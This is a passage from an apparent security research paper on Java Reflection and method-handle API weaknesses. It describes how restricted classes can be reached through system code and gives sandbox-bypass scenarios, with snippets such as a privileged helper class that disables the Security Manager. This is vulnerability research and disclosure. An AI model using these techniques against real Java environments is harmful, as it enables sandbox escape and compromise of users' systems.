
Figure 8. Type confusion condition with the use of Reflection API.

Core Reflection API can be also abused to break memory safety. This can be accomplished with the use of a `type` field value of a reflective Field object. It denotes the type (Java Class) of the underlying field. Proper change to this value may allow setting the value of a target field to the value of incompatible type. One can imagine a situation where the type of the field denoting `java.lang.Object` value is changed to `int`. In such a case, access to fields of the object may lead to memory accesses from the base pointer denoted by the integer value as it will be confused with the object reference. This condition is illustrated in Fig. 8.

2.2 IMPLEMENTATION

Reflection API implementation needs to take into account the fact that callers of the API may come from different Class Loader namespaces and that they may request access to classes and members they should not be allowed to. This in particular includes access to classes and methods from restricted packages.

For security purposes, all Reflection API calls take the immediate caller's class loader into account prior to the dispatching of a given call. This is illustrated in Fig. 9.



```
public Method[] getMethods() throws SecurityException {
      checkMemberAccess(0, ClassLoader.getCallerClassLoader());
      return copyMethods(privateGetPublicMethods());
}
```


```
static ClassLoader getCallerClassLoader() {
    Class clazz = Reflection.getCallerClass(3);

    if (clazz == null) return null;
        else return clazz.getClassLoader0();
}
```

Figure 9. Sample use of a caller Class Loader in Reflection API methods.

What can be seen from the figure, the code of sample `getMethods()` method invokes security check implemented by `checkMemberAccess()` method. Class Loader of a caller class is provided as an argument to this call. The Class Loader is retrieved by the means of `getCallerClassLoader()` method of `java.lang.ClassLoader` class. This method obtains the Class from a fixed call stack location (at index 3) and returns its defining Class Loader object. For those who wonder about the value of the index, the following call stack outline as seen by `Reflection.getCallerClass()` method should be helpful:

- `IDX 0        Reflection.getCallerClass()`
- `IDX 1        ClassLoader.getCallerClassLoader()`
- `IDX 2        Class.getMethods()`
- **`IDX 3        Caller Class`**

Security check implemented by `checkMemberAccess()` method is illustrated on Fig. 10. This check takes place only in Java VM environments with Security Manager enabled (non-null value returned by `System.getSecurityManager()` call). What's crucial with respect to the implementation of `checkMemberAccess()` method is the fact that a security check verifying access to restricted packages is skipped if a caller's Class Loader value comes from a NULL class loader namespace. This means that Reflection API calls made from system classes are never subject to this check.



```
private void checkMemberAccess(int i, ClassLoader callerClassLoader) {
    SecurityManager securitymanager = System.getSecurityManager();

    if (securitymanager != null) {
       securitymanager.checkMemberAccess(this, i);
       ClassLoader thisClassLoader = getClassLoader0();
       if (callerClassLoader != null && callerClassLoader != thisClassLoader && (thisClassLoader == null ||
          !thisClassLoader.isAncestor(callerClassLoader))) {
            String s = getName();
            int j = s.lastIndexOf('.');
            if(j != -1)
               securitymanager.checkPackageAccess(s.substring(0, j));
       }
    }
}
```

FOR CALLS MADE FROM A SYSTEM CLASS LOADER NAMESPACE SECURITY CHECK IS SKIPPED

Figure 10. Implementation of `checkMemberAccess()` method.

Taking into account the nature of the security check relying on a caller class of the Reflection API call, it's risky to assume that a caller would be always trusted. There are dozens of system classes that make use of Reflection API calls, which naturally creates a potential for the security abuse.

2.3 CORE API ABUSES

Reflection API calls used by system classes take arguments, which in many cases can be controlled by the user. One can think of at least the following user input forms that might influence the target reflective method invocation:

- direct user input,
- indirect user input by the means of Java trickery (inheritance / overloading),
- indirection through Reflection API calls such as `Method.invoke()`.

By controlling the arguments to Reflection API calls used by system classes, one can actually impersonate the trusted caller (system class from NULL Class Loader namespace) of these invocations. This can further lead to the following abuse scenarios:

- access to restricted classes, fields and methods can be gained,
- restricted objects can be created,
- restricted methods can be invoked.

The generic requirement is that the arguments to the target Reflection API call can be controlled and that any result values returned by the call are also available to the attacker. For calls returning new object instances it is also important that their return type is `java.lang.Object` class and not any other type as this implicates the use of a cast type operation potentially detecting the abuse of the `newInstance()` call.

The idea behind the abuse of Reflection API calls used by system classes is illustrated on Fig. 11. The assumption is that attacker provided *Exploit* class calls a functionality of some *Vulnerable* system class. The *Vulnerable* class invokes Reflection API, which can be potentially abused by the means of its arguments. One can imagine, a condition where the abuse leads to the invocation of `java.lang.Class` methods with user provided arguments. Instead of `forName` argument denoting some Beans class, an attacker might be able to trick the call and provide it with an argument denoting a class from a restricted package such as `sun.misc.Unsafe`. The *Vulnerable* class will proceed with the call and as a trusted caller will successfully obtain the requested class. It will be further returned to the *Exploit* caller through the *Vulnerable* class.



User classes (Applet CL)
System classes (NULL CL)
Exploit class
1. Functionality call
sun.misc.Unsafe Class / Method ref
Vulnerable class
2. Reflection API call
Restricted classes (NULL CL)
java.lang.Class
3. forName() method getMethod() method ...
Security sensitive object
sun.misc.Unsafe Class / Method ref ...

Figure 11. Generic idea behind the abuse of Reflection API calls used by system classes.

In general, all Reflection API calls presented earlier in this document are subject to the potential abuse. Below, we provide a brief summary of them in the context of their usefulness for achieving specific security bypass conditions.

2.3.1 Class.forName(String)

This is the most desired form to load arbitrary class from within a system code. Since, the caller of the class is a system class, any abuse of the call will result in a direct access to restricted classes.

2.3.2 Class.forName(String,Boolean,ClassLoader)

This form is frequently present in system code. The Class Loader provided as an argument to the call usually designates current Thread's context CL (the value returned by `Thread.currentThread().getContextClassLoader()` call). This form can be still abused provided that one of the following conditions is true:

- *ClassLoader* argument is NULL,
- *ClassLoader* is an instance of the class that does not verify for package access in its `loadClass()` method.

2.3.3 Class.getSuperclass() / Object.getClass()

Some objects available to untrusted Java code are already instances of or inherit from restricted classes. In such a case, the reference to the restricted class can be easily obtained by the means of a call to `getClass()` method of `java.lang.Object` class. A real-life example of such a condition, which was present in Java SE code is illustrated on Fig. 12.

Issue #12

```
Toolkit toolkit=Toolkit.getDefaultToolkit();
BlackBox.class_SunToolkit=toolkit.getClass().getSuperclass();
```

Figure 12. Obtaining restricted Class through `getClass()` method call.

2.3.4 Field.getType()

Some field objects declared by system classes are already instances of restricted classes such as `sun.misc.Unsafe`. Sample classes that declare static instance of `Unsafe` class include `java.nio.Bits` and `java.util.concurrent.atomic.AtomicBoolean`.

Since the fields declared by these classes are private, the only way to obtain their reflective instances is by the means of some security vulnerability. Assuming, there is a way to obtain declared Field object of arbitrary classes, the abuse scenario illustrated on Fig. 13 can be used to obtain access to restricted classes with the use of a `getType()` method call invoked for a target Field object.

```
Field f=getField("java.nio.Bits","unsafe");
Class class_Unsafe=f.getType();
```

Figure 13. Obtaining restricted Class through `getType()` method call.

2.3.5 Class.getComponentType()

Past Class Loader implementations didn't take into account internal, Java VM representation of class names. This created a possibility to issue a request to Class Loader instance to load an array of classes, instead of a single Class object. Although, this abuse scenario should not be valid any more for current Java SE implementations, it's still interesting to mention. Sample abuse demonstrating code sequence loading an array of restricted classes is illustrated on Fig. 14.

```
ClassLoader cl=getClass().getClassLoader();
Class class_Unsafe=cl.loadClass("[Lsun.misc.Unsafe;").getComponentType();
```

Figure 14 Obtaining restricted Class through `getComponentType()` method call.

2.3.6 Class.getField(),Class.getFields()

Public fields are quite rare, therefore it's difficult to speak about abuses in that context. There are however some interesting field instances that can be found in restricted interfaces. One of them is a public `REFLECTION` field of `com.sun.xml.internal.bind.v2.model.nav.Navigator` interface. By default, it holds a reference to the instance of `com.sun.xml.internal.bind.v2.model.nav.ReflectionNavigator` class that itself is quite interesting from an attacker point of view (it implements a functionality to obtain information about declared fields and methods of a given class).

2.3.7 Class.getDeclaredField(),Class.getDeclaredFields()

Access to declared fields can be abused to obtain references to restricted classes as in the case of previously described `getType()` method call. There is however one more scenario for the abuse of access to declared fields. It might be possible to set arbitrary values of private fields if declared field access is combined with another vulnerability. More specifically, this scenario can take place if `override` value for a reflective Field object can be set to true. This usually requires insecure invocation of `setAccessible` method of `AccessibleObject` class conducted inside a privilege code block.

2.3.8 Method.invoke()

Insecure use of the `invoke` method of the Method class is *the crème of the crème* when it comes to Reflection API vulnerabilities. Arbitrary method invocation from a system class allows for virtually anything. Thus, `invoke` is the most desired form of Reflection API use by system code.

There is no security check prior to the invocation for public methods. Sole possession of the restricted Method object is sufficient to actually invoke it. The assumption is that proper security check had been already made at the time of acquiring the Method object. This explains why unsafe calls to Reflection API acquiring Method objects should be treated as a security risk.

The most helpful methods that may be called by insecure `invoke` call are those obtaining access to declared fields or methods of arbitrary classes.

Some `invoke` calls present in system classes may have a fixed value of a target object provided as an argument to the call. This is an obstacle eliminating the possibility of arbitrary virtual method invocations. However, if target object is not under attacker's control, static method invocations are still possible. This is illustrated on Fig. 15.



java.lang.reflect.Method
public transient Object invoke(Object target, Object args[])
INVOKESTATIC PRIMITIVE
• TARGET ARGUMENT SHOULD BE NULL
• IT CAN BE ANYTHING (NULL, ANY OBJECT INSTANCE)
INCONSISTENCY WITH INVOKESTATIC BYTECODE INSTRUCTION

Figure 15. Invoke primitive and static method invocations.

The problems stems from the fact that `invoke` called for a static Method object simply ignores the value of a target object to which the call is to be applied (*invokestatic* bytecode instruction does not have *this* argument). Static method invocations should not be underestimated. There are many interesting static methods that can either lead to security bypass condition or can facilitate the exploitation process of Reflection API flaws. Just to mention `forName()` method of `java.lang.Class` class.

Private methods may be called only with a combination of some other issue such as the one overriding standard Java access scope modifiers (insecure use of `AccessibleObject.setAccessible(true)` inside a privileged code block).

2.3.9 Class.getConstructor() / Class.getDeclaredConstructor()

Access to Constructor objects can be abused for the creation of instances of arbitrary classes such as those from restricted packages. Creation of arbitrary object instances requires that `newInstance()` method is called for a target Constructor object.

In some cases, Constructor object with a fixed parameter types can be only obtained. Such a condition still requires attention as even Constructors with one `java.lang.String` argument can be abused for the instantiation of `PrivilegedAction` objects that may be instances of restricted classes.

2.3.10 Class.newInstance()

No argument call to the `newInstance` method of `java.lang.Class` class might not seem to be interesting from a security point of view. It can be used to create object instances of public classes from restricted packages. In some circumstances, single `newInstance()` method invocation can also facilitate some other attacks. For example, `newInstance()` invoked within a privileged code block can help bypass security checks implemented in static class initializers (`<clinit>` methods). In some other cases, such invocations may lead to the recreation of certain security sensitive object instances (`sun.misc.Launcher`).

2. 4 NEW API

Java SE 7 introduced support for dynamic code execution and scripting in the form of a new *invokedynamic* VM bytecode instruction. Along with that, new Reflection API was also added to the software. This API is implemented by the classes from `java.lang.invoke` package.


The new API introduced a concept of method handles implemented by the `MethodHandle` class. A method handle is a more generic concept than `java.lang.reflect.Method` object known from the Core Reflection API. Method handle designates a typed, directly executable reference to an underlying method, constructor or field. Method handle is not distinguished by the name or the defining class of their underlying methods, but rather by a type descriptor associated with it. This type descriptor is an instance of `MethodType` class and it denotes a series of classes, one of which is the return type of the method.

Method handles can be used to access methods, constructors and fields. They provide means for optional arguments or return values transformations.

Method handles can be created with the use of a functionality of `MethodHandles.Lookup` class. A summary of the methods supported by this class is presented in a table below.

Method name	Description
MethodHandle findConstructor(Class c,MethodType t)	Produces a method handle which creates an object and initializes it, using the constructor of the specified type
MethodHandle findGetter(Class c,String name, MethodType t)	Produces a method handle giving read access to a non-static field
MethodHandle findSetter(Class c,String name, MethodType t)	Produces a method handle giving write access to a non-static field
MethodHandle findSpecial(Class c,String name, MethodType t,Class caller)	Produces an early-bound method handle for a virtual method, as if called from an `invokespecial` instruction from `caller`
MethodHandle findStatic(Class c,String name, MethodType t)	Produces a method handle for a static method
MethodHandle findStaticGetter(Class c,String name, MethodType t)	Produces a method handle giving read access to a static field
MethodHandle findStaticSetter(Class c,String name, MethodType t)	Produces a method handle giving write access to a static field
MethodHandle findVirtual(Class c,String name, MethodType t)	Produces a method handle for a virtual method

In the new API, all reflective accesses to methods, constructors and fields are done with respect to the special lookup object, which is the instance of `MethodHandles.Lookup` class. This lookup object denotes the class with respect to which all method handle lookup operations are conducted. By default, this is the caller class of `MethodHandles.Lookup()` that is used as a lookup class.


OLD API
NEW API

```
static Class load_class(String name) throws Throwable {
 Class c=Class.forName("java.lang.Class");

 Class ctab[]=new Class[1];
 ctab[0]=Class.forName("java.lang.String");

 Method forName_m=c.getMethod("forName",ctab);

 Object args[]=new Object[1];
 args[0]=name;

 return (Class)forName_m.invoke(null,args);
}
```

```
private static MethodHandles.Lookup plookup=MethodHandles.lookup();

static Class load_class(String name) throws Throwable {
 Class c=Class.forName("java.lang.Class");

 Class ctab[]=new Class[1];
 ctab[0]=Class.forName("java.lang.String");

 MethodType desc=MethodType.methodType(c,ctab);
 MethodHandle forName_mh=plookup.findStatic(c,"forName",desc);

 Object args[]=new Object[1];
 args[0]=name;

 return (Class)forName_mh.invoke(args);
}
```

Figure 16. Differences between the Core and New Java 7 Reflection APIs.


Method handles can be called with the use of special invoker methods such as `invokeExact` and `invoke`.

Fig. 16 contains a sample code illustrating the differences between the Core and new Reflection API.

New Reflection API seems to provide less security by design than the Core Reflection API. The reason for it is that method handles do not perform access checks when they are called, but rather when they are created. This explains why method handles to non-public methods, or to methods in non-public classes, should generally be kept secret.

2.5 NEW API ABUSES

All abuses that may occur with respect to the new Java 7 Reflection API are connected to the lookup class. The idea behind a lookup object is to have it act as the class on behalf of which reflective access is made prior to obtaining a method handle. A system class from NULL class loader namespace used as a lookup class is sufficient for gaining reflective access to restricted classes as illustrated on Fig. 17.




```
Class ctab[]=new Class[2];
ctab[0]=Class.forName("java.lang.Class");
ctab[1]=Class.forName("java.lang.String");

Class c=Class.forName("java.lang.reflect.Field");

MethodType desc=MethodType.methodType(c,ctab);

MethodHandle getField_mh=BlackBox.lookup.findStatic(BlackBox.class_SunToolkit,"getField",desc);
```

LOOKUP WITH A SYSTEM CLASS
A CALL TO FIND METHOD ALLOWED FOR RESTRICTED CLASS

Figure 17. Lookup object and reflective access to restricted classes.

The reason for it is caused by the nature of a security check conducted in `MethodHandles.Lookup` class prior to any method handle creation. This check allows for access to arbitrary members (methods, constructors and fields) of restricted classes if the lookup object and a target class are from the same class loader namespace.



```
public static void get_lookup() throws Throwable {
 Class c=Class.forName("java.lang.invoke.MethodHandles");

 Method m=c.getMethod("lookup",new Class[0]);

 BlackBox.lookup=(MethodHandles.Lookup)invokeStatic(m,new Object[0]);
}
```

Figure 18. Creation of the lookup object with a system class.

Due to the above and the fact that by default, a lookup object instance uses a caller of the `MethodHandles.Lookup()` method as a lookup class, all one needs to do is to call this method from a system code to create a lookup object with a system class. This is illustrated on Fig. 18. A system lookup object may be created by the means of an insecure static method invocation conducted from a system class. Such a call would allow impersonating of a system class.

This should be sufficient for further abuse of the trust that lookup objects put into the callers that created them.

3. EXPLOITATION TECHNIQUES

Reflection API abuses look quite innocent when considered separately. Obtaining access to the restricted class does not pose a serious threat to the security of Java VM. The reason for it is that one needs to have access to the methods of a restricted class to actually be able to conduct any potentially dangerous action. Similarly, the ability to enumerate and acquire methods of arbitrary classes does not seem to raise any alarm as access to a restricted class is needed prior to be able to obtain its methods.

That sort of thinking is not that uncommon among software vendors[8]. Unfortunately, it is wrong. In this chapter, we will present exploitation techniques that can be successfully applied for Reflection API based abuses in order to achieve a full-blown compromise of Java VM security sandbox.

3.1 GENERIC SCENARIOS

General idea behind exploitation of Reflection API issues is based on the use of reflective calls made by system code for the following purposes:

- loading of restricted classes,
- obtaining references to constructors, methods or fields of a restricted class,
- creation of new object instances, methods invocation, getting or setting field values of a restricted class.

The goal is to access security sensitive objects and their functionality in a way that would compromise VM security. Such objects are common in restricted packages.


Below, we present several scenarios for turning Reflection API weaknesses into complete Java security sandbox compromises.

3.1.1 Full sandbox bypass attack scenario #1

The precondition to this scenario is a combination of vulnerabilities that allow obtaining restricted classes and their methods. The goal is to exploit reflective access to restricted classes in such a way, so that a custom, attacker provided class could be defined in a privileged class loader namespace. Figure 19 shows a sample class that could be used for that purpose.

[8] We received an inquiry from a software company that tried to address a 0-day Java attack code from Aug 2012 in an open source Java SE implementation. The company asked whether a fix for a bug allowing to obtain access to restricted classes should be a priority and whether it could be addressed at some later time.

Attacker's class can have a form of a `PrivilegedAction` instance. The action implemented by its `run` method can be triggered from within a privileged code block by the means of a `doPrivileged` method invocation.



```
public class HelperClass implements PrivilegedAction {
 public HelperClass() {
  AccessController.doPrivileged((PrivilegedAction)this);
 }

 public Object run() {
  System.setSecurityManager(null);
  return null;
 }
}
```

Class.newInstance()
called for HelperClass defined in NULL CL namespace disables Security Manager!

Figure 19. Sample class facilitating Java VM security sandbox bypass.

The privileged action from Fig. 19 invokes `setSecurityManager` method of `java.lang.System` class with a NULL argument. Such an invocation, results in a disabling of Security Manager in a target Java VM environment provided that a call is made by a privileged code.

Upon definition of the *HelperClass* in a NULL Class Loader namespace, all that is required to achieve a complete Java security sandbox compromise is this class instantiation with the use of `newInstance` method call. As part of its implementation, `newInstance` triggers execution of the class instance initialization method (constructor) which further leads to the execution of a privileged action as well.

3.1.2 Full sandbox bypass attack scenario #2

The precondition to this scenario is a vulnerability allowing changing the accessible state of a private `java.lang.reflect.Method` object. Such a condition may occur as a result of insecure call to `setAccessible` method of `AccessibleObject` class.

The goal is to use the accessible (usually private) methods in a way that would result in scenario #1. The following methods could be used for that purpose:

- `forName0` method of `java.lang.Class` class
- `privateGetPublicMethods` method of `java.lang.Class` class

The first method allows obtaining a reference to the restricted class, the other to obtain methods of arbitrary class.

3.1.3 Partial sandbox bypass scenario

The precondition to this scenario is a vulnerability allowing creating instances of `PrivilegedAction` or `PrivilegedExceptionAction` interfaces from a restricted `sun.security.action` package. Sample instances of the action classes contained in this package include `OpenFileInputStreamAction`, `GetPropertyAction` and `LoadLibraryAction`.

The goal is to use a valid privileged action object defined by a system code as an argument to the `doPrivilegedWithCombiner` method of `java.security.AccessController` class. Since `doPrivilegedWithCombiner` is a wrapper method for the actual call to `doPrivileged` method, it assert additional stack frame from NULL Class Loader namespace into the call stack prior to `doPrivileged` method invocation. This frame makes it possible to actually use arbitrary instances of `PrivilegedAction` objects. Their use with the `doPrivileged` method call would lead to the security exception. The reason for it is the implementation of Java VM permission check routine. During permission check, this routine also checks the caller class of a `doPrivileged` method call for proper permissions.

The described sandbox bypass scenario is only partial as all that can be achieved with the use of it is arbitrary file read access (`OpenFileInputStreamAction`) or Java properties access (`GetPropertyAction`).

`LoadLibraryAction` although with a high potential for code execution through the library initialization code sequence is useless for the presented exploitation scenario. The reason for it is the fact that a library name provided as an argument to the action object cannot denote an absolute path such as UNC share. If this is the case, library loading operation is not performed.


3.1.4 An attack scenario to keep in mind

Reflection API risks are not only about accessing classes and objects from restricted packages such as `sun`. There are many implementations of `PrivilegedAction` or `PrivilegedExceptionAction` interfaces in unrestricted packages.

The default access of any `PrivilegedAction` class and its constructor is package scoped. There might however be a situation when reflection API could be abused to create instances of such objects. This in particular includes the system code making use of the reflection API and residing in the same package as the target privileged action class.

